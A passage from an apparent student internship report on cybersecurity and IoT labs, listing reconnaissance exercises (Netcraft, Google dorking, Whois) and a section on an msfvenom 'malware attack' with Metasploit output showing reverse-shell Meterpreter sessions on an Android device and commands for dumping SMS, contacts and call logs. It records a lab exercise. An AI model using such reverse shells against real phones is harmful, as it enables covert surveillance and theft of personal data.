
c) Finally, generate smoke on old car (press alt+old car) and then fire sprinkler and sire starts working.







When the level of smoke is above 0.3 Fire sprinkler and siren starts to work and door window and garage door gets opened.







9. Footprinting and reconnaissance using Netcraft









10. Footprinting and reconnaissance using Google dorking




11. Footprinting and reconnaissance using Whois





12. Footprinting and reconnaissance using Builtwith





13. Perform malware attack using msfvenom





```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.20.10.3:4444
[*] Sending stage (78179 bytes) to 172.20.10.4
[*] Sending stage (78179 bytes) to 172.20.10.4
[-] Failed to load client portion of stdapi.
[-] Failed to load client portion of android.
[-] Failed to load client portion of appapi.
[*] Meterpreter session 1 opened (172.20.10.3:4444 → 172.20.10.4:51120) at 2023-03-10 11:28:55 +0530
[*] Meterpreter session 2 opened (172.20.10.3:4444 → 172.20.10.4:51122) at 2023-03-10 11:28:55 +0530

meterpreter > 
```

```
root@kali: /var/www/html
File  Actions  Edit  View  Help
[*] Meterpreter session 2 opened (172.20.10.3:4444 → 172.20.10.4:51122) at 2023-03-10 11:28:55 +0530

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: u0_a76
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
```

```
root@kali: /var/www/html
File  Actions  Edit  View  Help

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system


Android Commands
================

    Command            Description
    -------            -----------
    activity_start     Start an Android activity from a Uri string
    check_root         Check if device is rooted
    dump_calllog       Get call log
    dump_contacts      Get contacts list
    dump_sms           Get sms messages
    geolocate          Get current lat-long using geolocation
    hide_app_icon      Hide the app icon from the launcher
    interval_collect   Manage interval collection capabilities
    send_sms           Sends SMS from target session
    set_audio_mode     Set Ringer Mode
    sqlite_query       Query a SQLite database from storage
    wakelock           Enable/Disable Wakelock
    wlan_geolocate     Get current lat-long using WLAN information

meterpreter > uuid
[+] UUID: a021f7c66da786af/dalvik=19/android=3/2023-03-10T05:58:55Z
meterpreter > sysinfo
Computer        : localhost
OS              : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture    : x64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > 
```

Conclusion

The internship enables the student to harmonize what they learnt in class with reality in professional ground. As a partial fulfilment for the award of a bachelor's degree in NMAM Institute of Engineering, it is fundamental for any student in his/her learning period to 